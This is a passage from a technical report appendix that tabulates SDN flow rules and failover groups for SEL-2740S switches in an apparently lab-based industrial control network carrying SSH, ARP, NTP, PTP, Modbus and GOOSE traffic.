InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
C1			ARP		192.168.1.24	192.168.1.50			D1,D2*	Group=1	(ARP) (Temporary Workstation) (Raspberry Pi 14)
C1			ARP		192.168.1.25	192.168.1.50			D1,D2*	Group=1	(ARP) (Temporary Workstation) (Raspberry Pi 15)
C1			ARP		192.168.1.26	192.168.1.50			D1,D2*	Group=1	(ARP) (Temporary Workstation) (Raspberry Pi 16)
D1			IPV4	UDP	172.16.2.1	172.16.1.32		UDP/NTP	D2		(NTP Client) (SEL-2740S Control Center) (NTP Server)
D1			IPV4	TCP	192.168.10.4	192.168.10.100		TCP/1337	D2		(BA Management) (BA Management VM) (BA Low Side)
D1			IPV4	TCP	192.168.1.50	192.168.1.17		TCP/SSH	D2		(SSH Client) (Temporary Workstation) (Raspberry Pi 7)
D1			IPV4	TCP	192.168.1.50	192.168.1.18		TCP/SSH	D2		(SSH Client) (Temporary Workstation) (Raspberry Pi 8)
D1			IPV4	TCP	192.168.1.50	192.168.1.25		TCP/SSH	D2		(SSH Client) (Temporary Workstation) (Raspberry Pi 15)
D1			IPV4	TCP	192.168.1.50	192.168.1.23		TCP/SSH	D2		(SSH Client) (Temporary Workstation) (Raspberry Pi 13)
D1			IPV4	TCP	192.168.1.50	192.168.1.22		TCP/SSH	D2		(SSH Client) (Temporary Workstation) (Raspberry Pi 12)
D1			IPV4	TCP	192.168.1.50	192.168.1.21		TCP/SSH	D2		(SSH Client) (Temporary Workstation) (Raspberry Pi 11)
D1			IPV4	TCP	192.168.1.50	192.168.1.19		TCP/SSH	D2		(SSH Client) (Temporary Workstation) (Raspberry Pi 9)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
D1			IPV4	TCP	192.168.1.50	192.168.1.14		TCP/SSH	D2		(SSH Client) (Temporary Workstation) (Raspberry Pi 4)
D1			IPV4	TCP	192.168.1.50	192.168.1.13		TCP/SSH	D2		(SSH Client) (Temporary Workstation) (Raspberry Pi 3)
D1			IPV4	TCP	192.168.1.50	192.168.1.26		TCP/SSH	D2		(SSH Client) (Temporary Workstation) (Raspberry Pi 16)
D1			IPV4	TCP	192.168.1.50	192.168.1.24		TCP/SSH	D2		(SSH Client) (Temporary Workstation) (Raspberry Pi 14)
D1			IPV4	TCP	192.168.1.50	192.168.1.16		TCP/SSH	D2		(SSH Client) (Temporary Workstation) (Raspberry Pi 6)
D1			IPV4	TCP	192.168.1.50	192.168.1.20		TCP/SSH	D2		(SSH Client) (Temporary Workstation) (Raspberry Pi 10)
D1			IPV4	TCP	192.168.1.50	192.168.1.12		TCP/SSH	D2		(SSH Client) (Temporary Workstation) (Raspberry Pi 2)
D1			IPV4	TCP	192.168.1.50	192.168.1.15		TCP/SSH	D2		(SSH Client) (Temporary Workstation) (Raspberry Pi 5)
D1			IPV4	TCP	192.168.1.50	192.168.1.11		TCP/SSH	D2		(SSH Client) (Temporary Workstation) (Raspberry Pi 1)
D1			IPV4	TCP	192.168.1.50	192.168.1.21	TCP/SSH		D2		(SSH Client) (Raspberry Pi 11) (Temporary Workstation)
D1			ARP		172.16.2.1	172.16.1.32			D2		(ARP) (SEL-2740S Control Center) (NTP Server)
D1			ARP		192.168.1.50	192.168.1.17			D2		(ARP) (Temporary Workstation) (Raspberry Pi 7)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
D1			ARP		192.168.1.50	192.168.1.18			D2		(ARP) (Temporary Workstation) (Raspberry Pi 8)
D1			ARP		192.168.1.50	192.168.1.11			D2		(ARP) (Temporary Workstation) (Raspberry Pi 1)
D1			ARP		192.168.1.50	192.168.1.13			D2		(ARP) (Temporary Workstation) (Raspberry Pi 3)
D1			ARP		192.168.1.50	192.168.1.14			D2		(ARP) (Temporary Workstation) (Raspberry Pi 4)
D1			ARP		192.168.1.50	192.168.1.15			D2		(ARP) (Temporary Workstation) (Raspberry Pi 5)
D1			ARP		192.168.1.50	192.168.1.12			D2		(ARP) (Temporary Workstation) (Raspberry Pi 2)
D1			ARP		192.168.1.50	192.168.1.20			D2		(ARP) (Temporary Workstation) (Raspberry Pi 10)
D1			ARP		192.168.1.50	192.168.1.21			D2		(ARP) (Temporary Workstation) (Raspberry Pi 11)
D1			ARP		192.168.1.50	192.168.1.23			D2		(ARP) (Temporary Workstation) (Raspberry Pi 13)
D1			ARP		192.168.1.50	192.168.1.22			D2		(ARP) (Temporary Workstation) (Raspberry Pi 12)
D1			ARP		192.168.1.50	192.168.1.19			D2		(ARP) (Temporary Workstation) (Raspberry Pi 9)
D1			ARP		192.168.1.50	192.168.1.24			D2		(ARP) (Temporary Workstation) (Raspberry Pi 14)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
D1			ARP		192.168.1.50	192.168.1.25			D2		(ARP) (Temporary Workstation) (Raspberry Pi 15)
D1			ARP		192.168.1.50	192.168.1.26			D2		(ARP) (Temporary Workstation) (Raspberry Pi 16)
D1			ARP		192.168.1.50	192.168.1.16			D2		(ARP) (Temporary Workstation) (Raspberry Pi 6)
D1			ARP		192.168.10.4	192.168.10.100			D2		(BA ARP) (BA Management VM) (BA Low Side)
D1	00:30:A7:16:E4:70		ARP		172.16.1.1				LOCAL	Table=0 Priority=60000	() () ()
D1	00:30:A7:16:E4:70		IPV4		172.16.1.1				LOCAL	Table=0 Priority=60000	() () ()
D1			ARP		172.16.1.1	172.16.2.6			LOCAL	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 5)
D1			ARP		172.16.1.1	172.16.2.5			D2	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 4)
D1			ARP		172.16.1.1	172.16.2.4			D2	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 3)
D1			ARP		172.16.1.1	172.16.2.2			D2	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 1)
D1			ARP		172.16.1.1	172.16.2.3			D2	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 2)
D1	00:30:A7:16:E4:70		IPV4		172.16.1.1				LOCAL	Table=0	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 5)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
D1	00:30:A7:16:E3:62		IPV4		172.16.1.1				D2	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 4)
D1	00:30:A7:1B:62:FF		IPV4		172.16.1.1				D2	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 3)
D1	00:30:A7:1B:62:17		IPV4		172.16.1.1				D2	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 1)
D1	00:30:A7:1B:62:CD		IPV4		172.16.1.1				D2	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 2)
D2	01:1B:19:00:00:00	00:30:A7:1D:09:8E	PTP						D1	SetQueue=4	(PTP Power Profile) (PTP Server) (SEL-2740S Control Center, SEL-2740S Switch 1, SEL-2740S Switch 3, SEL-2740S Switch 5, SEL-2740S Switch 4, SEL-2740S Switch 2, SEL-421, SEL-401)
D2			IPV4	UDP	172.16.2.1	172.16.1.32		UDP/NTP	B1		(NTP Client) (SEL-2740S Control Center) (NTP Server)
D2			IPV4	UDP	172.16.1.32	172.16.2.1	UDP/NTP		D1		(NTP Client) (SEL-2740S Control Center) (NTP Server)
D2			IPV4	TCP	192.168.10.4	192.168.10.100		TCP/1337	B1		(BA Management) (BA Management VM) (BA Low Side)
D2			IPV4	TCP	192.168.1.50	192.168.1.17		TCP/SSH	E1		(SSH Client) (Temporary Workstation) (Raspberry Pi 7)
D2			IPV4	TCP	192.168.1.50	192.168.1.18		TCP/SSH	B1		(SSH Client) (Temporary Workstation) (Raspberry Pi 8)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
D2			IPV4	TCP	192.168.1.50	192.168.1.25		TCP/SSH	E1		(SSH Client) (Temporary Workstation) (Raspberry Pi 15)
D2			IPV4	TCP	192.168.1.50	192.168.1.23		TCP/SSH	B1		(SSH Client) (Temporary Workstation) (Raspberry Pi 13)
D2			IPV4	TCP	192.168.1.50	192.168.1.22		TCP/SSH	E1		(SSH Client) (Temporary Workstation) (Raspberry Pi 12)
D2			IPV4	TCP	192.168.1.50	192.168.1.21		TCP/SSH	E1		(SSH Client) (Temporary Workstation) (Raspberry Pi 11)
D2			IPV4	TCP	192.168.1.50	192.168.1.19		TCP/SSH	B1		(SSH Client) (Temporary Workstation) (Raspberry Pi 9)
D2			IPV4	TCP	192.168.1.50	192.168.1.26		TCP/SSH	E1		(SSH Client) (Temporary Workstation) (Raspberry Pi 16)
D2			IPV4	TCP	192.168.1.50	192.168.1.24		TCP/SSH	E1		(SSH Client) (Temporary Workstation) (Raspberry Pi 14)
D2			IPV4	TCP	192.168.1.50	192.168.1.20		TCP/SSH	E1		(SSH Client) (Temporary Workstation) (Raspberry Pi 10)
D2			IPV4	TCP	192.168.1.50	192.168.1.12		TCP/SSH	E1		(SSH Client) (Temporary Workstation) (Raspberry Pi 2)
D2			IPV4	TCP	192.168.1.50	192.168.1.15		TCP/SSH	B1		(SSH Client) (Temporary Workstation) (Raspberry Pi 5)
D2			IPV4	TCP	192.168.1.50	192.168.1.11		TCP/SSH	B1		(SSH Client) (Temporary Workstation) (Raspberry Pi 1)
D2			IPV4	TCP	192.168.10.100	192.168.10.4	TCP/1337		D1		(BA Management) (BA Management VM) (BA Low Side)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
D2			IPV4	TCP	192.168.1.18	192.168.1.50	TCP/SSH		D1		(SSH Client) (Temporary Workstation) (Raspberry Pi 8)
D2			IPV4	TCP	192.168.1.23	192.168.1.50	TCP/SSH		D1		(SSH Client) (Temporary Workstation) (Raspberry Pi 13)
D2			IPV4	TCP	192.168.1.19	192.168.1.50	TCP/SSH		D1		(SSH Client) (Temporary Workstation) (Raspberry Pi 9)
D2			IPV4	TCP	192.168.1.14	192.168.1.50	TCP/SSH		D1		(SSH Client) (Temporary Workstation) (Raspberry Pi 4)
D2			IPV4	TCP	192.168.1.13	192.168.1.50	TCP/SSH		D1		(SSH Client) (Temporary Workstation) (Raspberry Pi 3)
D2			IPV4	TCP	192.168.1.16	192.168.1.50	TCP/SSH		D1		(SSH Client) (Temporary Workstation) (Raspberry Pi 6)
D2			IPV4	TCP	192.168.1.15	192.168.1.50	TCP/SSH		D1		(SSH Client) (Temporary Workstation) (Raspberry Pi 5)
D2			IPV4	TCP	192.168.1.11	192.168.1.50	TCP/SSH		D1		(SSH Client) (Temporary Workstation) (Raspberry Pi 1)
D2			IPV4	TCP	192.168.1.50	192.168.1.21	TCP/SSH		E1		(SSH Client) (Raspberry Pi 11) (Temporary Workstation)
D2			ARP		172.16.1.32	172.16.2.1			D1		(ARP) (SEL-2740S Control Center) (NTP Server)
D2			ARP		172.16.2.1	172.16.1.32			B1		(ARP) (SEL-2740S Control Center) (NTP Server)
D2			ARP		192.168.1.11	192.168.1.50			D1		(ARP) (Temporary Workstation) (Raspberry Pi 1)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
D2			ARP		192.168.1.13	192.168.1.50			D1		(ARP) (Temporary Workstation) (Raspberry Pi 3)
D2			ARP		192.168.1.14	192.168.1.50			D1		(ARP) (Temporary Workstation) (Raspberry Pi 4)
D2			ARP		192.168.1.15	192.168.1.50			D1		(ARP) (Temporary Workstation) (Raspberry Pi 5)
D2			ARP		192.168.1.16	192.168.1.50			D1		(ARP) (Temporary Workstation) (Raspberry Pi 6)
D2			ARP		192.168.1.18	192.168.1.50			D1		(ARP) (Temporary Workstation) (Raspberry Pi 8)
D2			ARP		192.168.1.19	192.168.1.50			D1		(ARP) (Temporary Workstation) (Raspberry Pi 9)
D2			ARP		192.168.1.23	192.168.1.50			D1		(ARP) (Temporary Workstation) (Raspberry Pi 13)
D2			ARP		192.168.1.50	192.168.1.17			E1		(ARP) (Temporary Workstation) (Raspberry Pi 7)
D2			ARP		192.168.1.50	192.168.1.18			B1		(ARP) (Temporary Workstation) (Raspberry Pi 8)
D2			ARP		192.168.1.50	192.168.1.11			B1		(ARP) (Temporary Workstation) (Raspberry Pi 1)
D2			ARP		192.168.1.50	192.168.1.15			B1		(ARP) (Temporary Workstation) (Raspberry Pi 5)
D2			ARP		192.168.1.50	192.168.1.12			E1		(ARP) (Temporary Workstation) (Raspberry Pi 2)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
D2			ARP		192.168.1.50	192.168.1.20			E1		(ARP) (Temporary Workstation) (Raspberry Pi 10)
D2			ARP		192.168.1.50	192.168.1.21			E1		(ARP) (Temporary Workstation) (Raspberry Pi 11)
D2			ARP		192.168.1.50	192.168.1.23			B1		(ARP) (Temporary Workstation) (Raspberry Pi 13)
D2			ARP		192.168.1.50	192.168.1.22			E1		(ARP) (Temporary Workstation) (Raspberry Pi 12)
D2			ARP		192.168.1.50	192.168.1.19			B1		(ARP) (Temporary Workstation) (Raspberry Pi 9)
D2			ARP		192.168.1.50	192.168.1.24			E1		(ARP) (Temporary Workstation) (Raspberry Pi 14)
D2			ARP		192.168.1.50	192.168.1.25			E1		(ARP) (Temporary Workstation) (Raspberry Pi 15)
D2			ARP		192.168.1.50	192.168.1.26			E1		(ARP) (Temporary Workstation) (Raspberry Pi 16)
D2			ARP		192.168.10.100	192.168.10.4			D1		(BA ARP) (BA Management VM) (BA Low Side)
D2			ARP		192.168.10.4	192.168.10.100			B1		(BA ARP) (BA Management VM) (BA Low Side)
D2			ARP		172.16.1.1	172.16.2.4			C1	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 3)
D2			ARP		172.16.1.1	172.16.2.2			B1	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 1)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
D2			ARP		172.16.1.1	172.16.2.3			E1	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 2)
D2			ARP		172.16.2.2	172.16.1.1			D1	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 1)
D2			ARP		172.16.2.3	172.16.1.1			D1	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 2)
D2			ARP		172.16.2.4	172.16.1.1			D1	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 3)
D2			ARP		172.16.2.5	172.16.1.1			D1	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 4)
D2		00:30:A7:16:E3:62	IPV4			172.16.1.1			D1	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 4)
D2	00:30:A7:1B:62:FF		IPV4		172.16.1.1				C1	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 3)
D2		00:30:A7:1B:62:FF	IPV4			172.16.1.1			D1	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 3)
D2	00:30:A7:1B:62:17		IPV4		172.16.1.1				B1	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 1)
D2		00:30:A7:1B:62:17	IPV4			172.16.1.1			D1	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 1)
D2	00:30:A7:1B:62:CD		IPV4		172.16.1.1				E1	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 2)
D2		00:30:A7:1B:62:CD	IPV4			172.16.1.1			D1	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 2)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
E1	01:1B:19:00:00:00	00:30:A7:1D:09:8E	PTP						LOCAL	VlanVid=4091 SetQueue=4 PopVlan=TRUE Priority=2010	(PTP Power Profile) (PTP Server) (SEL-2740S Control Center, SEL-2740S Switch 1, SEL-2740S Switch 3, SEL-2740S Switch 5, SEL-2740S Switch 4, SEL-2740S Switch 2, SEL-421, SEL-401)
E1			IPV4	TCP	192.168.1.21	192.168.1.50		TCP/SSH	D1,D2*	Group=1	(SSH Client) (Raspberry Pi 11) (Temporary Workstation)
E1			IPV4	TCP	192.168.1.17	192.168.1.50	TCP/SSH		D1,D2*	Group=1	(SSH Client) (Temporary Workstation) (Raspberry Pi 7)
E1			IPV4	TCP	192.168.1.25	192.168.1.50	TCP/SSH		D1,D2*	Group=1	(SSH Client) (Temporary Workstation) (Raspberry Pi 15)
E1			IPV4	TCP	192.168.1.22	192.168.1.50	TCP/SSH		D1,D2*	Group=1	(SSH Client) (Temporary Workstation) (Raspberry Pi 12)
E1			IPV4	TCP	192.168.1.21	192.168.1.50	TCP/SSH		D1,D2*	Group=1	(SSH Client) (Temporary Workstation) (Raspberry Pi 11)
E1			IPV4	TCP	192.168.1.26	192.168.1.50	TCP/SSH		D1,D2*	Group=1	(SSH Client) (Temporary Workstation) (Raspberry Pi 16)
E1			IPV4	TCP	192.168.1.24	192.168.1.50	TCP/SSH		D1,D2*	Group=1	(SSH Client) (Temporary Workstation) (Raspberry Pi 14)
E1			IPV4	TCP	192.168.1.20	192.168.1.50	TCP/SSH		D1,D2*	Group=1	(SSH Client) (Temporary Workstation) (Raspberry Pi 10)
E1			IPV4	TCP	192.168.1.12	192.168.1.50	TCP/SSH		D1,D2*	Group=1	(SSH Client) (Temporary Workstation) (Raspberry Pi 2)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
E1			ARP		192.168.1.12	192.168.1.50			D1,D2*	Group=1	(ARP) (Temporary Workstation) (Raspberry Pi 2)
E1			ARP		192.168.1.17	192.168.1.50			D1,D2*	Group=1	(ARP) (Temporary Workstation) (Raspberry Pi 7)
E1			ARP		192.168.1.20	192.168.1.50			D1,D2*	Group=1	(ARP) (Temporary Workstation) (Raspberry Pi 10)
E1			ARP		192.168.1.21	192.168.1.50			D1,D2*	Group=1	(ARP) (Temporary Workstation) (Raspberry Pi 11)
E1			ARP		192.168.1.22	192.168.1.50			D1,D2*	Group=1	(ARP) (Temporary Workstation) (Raspberry Pi 12)
E1			ARP		192.168.1.24	192.168.1.50			D1,D2*	Group=1	(ARP) (Temporary Workstation) (Raspberry Pi 14)
E1			ARP		192.168.1.25	192.168.1.50			D1,D2*	Group=1	(ARP) (Temporary Workstation) (Raspberry Pi 15)
E1			ARP		192.168.1.26	192.168.1.50			D1,D2*	Group=1	(ARP) (Temporary Workstation) (Raspberry Pi 16)
E1			IPV4	UDP	172.16.1.32	172.16.2.6	UDP/NTP		LOCAL		(NTP Client) (SEL-2740S Switch 5) (NTP Server)
E1			IPV4	TCP	192.168.1.21	192.168.1.13		TCP/ MODBUS	C1		(Modbus Client) (Raspberry Pi 11) (Raspberry Pi 3)
E1			IPV4	TCP	192.168.1.21	192.168.1.14		TCP/ MODBUS	C1		(Modbus Client) (Raspberry Pi 11) (Raspberry Pi 4)
E1			IPV4	TCP	192.168.1.21	192.168.1.16		TCP/ MODBUS	C1		(Modbus Client) (Raspberry Pi 11) (Raspberry Pi 6)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
E1			ARP		172.16.1.32	172.16.2.6			LOCAL		(ARP) (SEL-2740S Switch 5) (NTP Server)
E1			ARP		192.168.1.21	192.168.1.14			C1		(ARP) (Raspberry Pi 11) (Raspberry Pi 4)
E1			ARP		192.168.1.21	192.168.1.16			C1		(ARP) (Raspberry Pi 11) (Raspberry Pi 6)
E1			ARP		192.168.1.21	192.168.1.13			C1		(ARP) (Raspberry Pi 11) (Raspberry Pi 3)
LOCAL			IPV4	UDP	172.16.2.6	172.16.1.32		UDP/NTP	B1,C1*	Group=2	(NTP Client) (SEL-2740S Switch 5) (NTP Server)
LOCAL			ARP		172.16.2.6	172.16.1.32			B1,C1*	Group=2	(ARP) (SEL-2740S Switch 5) (NTP Server)
LOCAL			ARP			172.16.1.1			D1	Table=0 Priority=60000	() () ()
LOCAL			IPV4			172.16.1.1			D1	Table=0 Priority=60000	() () ()
LOCAL			ARP		172.16.2.6	172.16.1.1			D1	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 5)
LOCAL		00:30:A7:16:E4:70	IPV4			172.16.1.1			D1	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 5)
			GOOSE						CONTROLLER	Meter=61 Priority=1	() () ()
			SV						CONTROLLER	Meter=62 Priority=1	() () ()

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
			ARP						CONTROLLER	Meter=63 Priority=1	() () ()
									CONTROLLER	Meter=64 Priority=0	() () ()
										GotoTable=1 Table=0 Priority=0	() () ()
										GotoTable=2 Priority=0	() () ()
										GotoTable=3 Priority=0	() () ()
	00:30:A7:17:F5:1F		ARP				Reply		CONTROLLER	Table=0 Priority=65000	() () ()
	01:23:00:00:00:01		LLDP						CONTROLLER	Table=0 Priority=65000	() () ()
	01:80:C2:00:00:0E		PTP						LOCAL	Table=0 Priority=65000	() () ()

A.3.2.6 Flow Rules in SEL 2740S Switch CC (Control Center)

Table A-22 shows the group designations for switch CC (Control Center).

Table A-22. SEL 2740S Switch CC (Control Center) Groups

Group	Type	Output
1	Fast Failover	D2, D1

Table A-23 shows a summary of the SDN flow rules contained on switch CC (Control Center).

Table A-23. SEL 2740S Switch CC (Control Center) Flow Rules

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
B1			ARP		172.16.1.1	172.16.2.5			D2, D1*	Table=0 Priority=65000 Group=1	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 4)
B1			ARP		172.16.1.1	172.16.2.4			D2, D1*	Table=0 Priority=65000 Group=1	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 3)
B1			ARP		172.16.1.1	172.16.2.2			D2, D1*	Table=0 Priority=65000 Group=1	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 1)
B1			ARP		172.16.1.1	172.16.2.3			D2, D1*	Table=0 Priority=65000 Group=1	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 2)
B1	00:30:A7:16:E3:62		IPV4		172.16.1.1				D2, D1*	Table=0 Priority=65000 Group=1	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 4)
B1	00:30:A7:1B:62:FF		IPV4		172.16.1.1				D2, D1*	Table=0 Priority=65000 Group=1	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 3)
B1	00:30:A7:1B:62:17		IPV4		172.16.1.1				D2, D1*	Table=0 Priority=65000 Group=1	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 1)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
B1	00:30:A7:1B:62:CD		IPV4		172.16.1.1				D2, D1*	Table=0 Priority=65000 Group=1	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 2)
B1	00:30:A7:16:E5:B5		ARP		172.16.1.1				LOCAL	Table=0 Priority=60000	() () ()
B1	00:30:A7:16:E5:B5		IPV4		172.16.1.1				LOCAL	Table=0 Priority=60000	() () ()
B1			ARP		172.16.1.1	172.16.2.1			LOCAL	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Control Center)
B1			ARP		172.16.1.1	172.16.2.6			D1	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 5)
B1	00:30:A7:16:E5:B5		IPV4		172.16.1.1				LOCAL	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Control Center)
B1	00:30:A7:16:E4:70		IPV4		172.16.1.1				D1	Table=0 Priority=65000	(SEL-5056: In-band Path) (Controller) (SEL-2740S Switch 5)
B2			IPV4	TCP	192.168.1.50	192.168.1.17		TCP/SSH	D2, D1*	Group=1	(SSH Client) (Temporary Workstation) (Raspberry Pi 7)
B2			IPV4	TCP	192.168.1.50	192.168.1.18		TCP/SSH	D2, D1*	Group=1	(SSH Client) (Temporary Workstation) (Raspberry Pi 8)
B2			IPV4	TCP	192.168.1.50	192.168.1.25		TCP/SSH	D2, D1*	Group=1	(SSH Client) (Temporary Workstation) (Raspberry Pi 15)
B2			IPV4	TCP	192.168.1.50	192.168.1.23		TCP/SSH	D2, D1*	Group=1	(SSH Client) (Temporary Workstation) (Raspberry Pi 13)
B2			IPV4	TCP	192.168.1.50	192.168.1.22		TCP/SSH	D2, D1*	Group=1	(SSH Client) (Temporary Workstation) (Raspberry Pi 12)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
B2			IPV4	TCP	192.168.1.50	192.168.1.21		TCP/SSH	D2, D1*	Group=1	(SSH Client) (Temporary Workstation) (Raspberry Pi 11)
B2			IPV4	TCP	192.168.1.50	192.168.1.19		TCP/SSH	D2, D1*	Group=1	(SSH Client) (Temporary Workstation) (Raspberry Pi 9)
B2			IPV4	TCP	192.168.1.50	192.168.1.14		TCP/SSH	D2, D1*	Group=1	(SSH Client) (Temporary Workstation) (Raspberry Pi 4)
B2			IPV4	TCP	192.168.1.50	192.168.1.13		TCP/SSH	D2, D1*	Group=1	(SSH Client) (Temporary Workstation) (Raspberry Pi 3)
B2			IPV4	TCP	192.168.1.50	192.168.1.26		TCP/SSH	D2, D1*	Group=1	(SSH Client) (Temporary Workstation) (Raspberry Pi 16)
B2			IPV4	TCP	192.168.1.50	192.168.1.24		TCP/SSH	D2, D1*	Group=1	(SSH Client) (Temporary Workstation) (Raspberry Pi 14)
B2			IPV4	TCP	192.168.1.50	192.168.1.16		TCP/SSH	D2, D1*	Group=1	(SSH Client) (Temporary Workstation) (Raspberry Pi 6)
B2			IPV4	TCP	192.168.1.50	192.168.1.20		TCP/SSH	D2, D1*	Group=1	(SSH Client) (Temporary Workstation) (Raspberry Pi 10)
B2			IPV4	TCP	192.168.1.50	192.168.1.12		TCP/SSH	D2, D1*	Group=1	(SSH Client) (Temporary Workstation) (Raspberry Pi 2)
B2			IPV4	TCP	192.168.1.50	192.168.1.15		TCP/SSH	D2, D1*	Group=1	(SSH Client) (Temporary Workstation) (Raspberry Pi 5)
B2			IPV4	TCP	192.168.1.50	192.168.1.11		TCP/SSH	D2, D1*	Group=1	(SSH Client) (Temporary Workstation) (Raspberry Pi 1)
B2			IPV4	TCP	192.168.1.50	192.168.1.21	TCP/SSH		D2, D1*	Group=1	(SSH Client) (Raspberry Pi 11) (Temporary Workstation)

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src/ ArpOp	Dst	Output	Other	(CST Name) (Source Names) (Destination Names)
B2			ARP		192.168.1.50	192.168.1.17			D2, D1*	Group=1	(ARP) (Temporary Workstation) (Raspberry Pi 7)
B2			ARP		192.168.1.50	192.168.1.18			D2, D1*	Group=1	(ARP) (Temporary Workstation) (Raspberry Pi 8)
B2			ARP		192.168.1.50	192.168.1.11			D2, D1*	Group=1	(ARP) (Temporary Workstation) (Raspberry Pi 1)
B2			ARP		192.168.1.50	192.168.1.13			D2, D1*	Group=1	(ARP) (Temporary Workstation) (Raspberry Pi 3)
B2			ARP		192.168.1.50	192.168.1.14			D2, D1*	Group=1	(ARP) (Temporary Workstation) (Raspberry Pi 4)
B2			ARP		192.168.1.50	192.168.1.15			D2, D1*	Group=1	(ARP) (Temporary Workstation) (Raspberry Pi 5)
B2			ARP		192.168.1.50	192.168.1.12			D2, D1*	Group=1	(ARP) (Temporary Workstation) (Raspberry Pi 2)
B2			ARP		192.168.1.50	192.168.1.20			D2, D1*	Group=1	(ARP) (Temporary Workstation) (Raspberry Pi 10)
B2			ARP		192.168.1.50	192.168.1.21			D2, D1*	Group=1	(ARP) (Temporary Workstation) (Raspberry Pi 11)
B2			ARP		192.168.1.50	192.168.1.23			D2, D1*	Group=1	(ARP) (Temporary Workstation) (Raspberry Pi 13)
B2			ARP		192.168.1.50	192.168.1.22			D2, D1*	Group=1	(ARP) (Temporary Workstation) (Raspberry Pi 12)
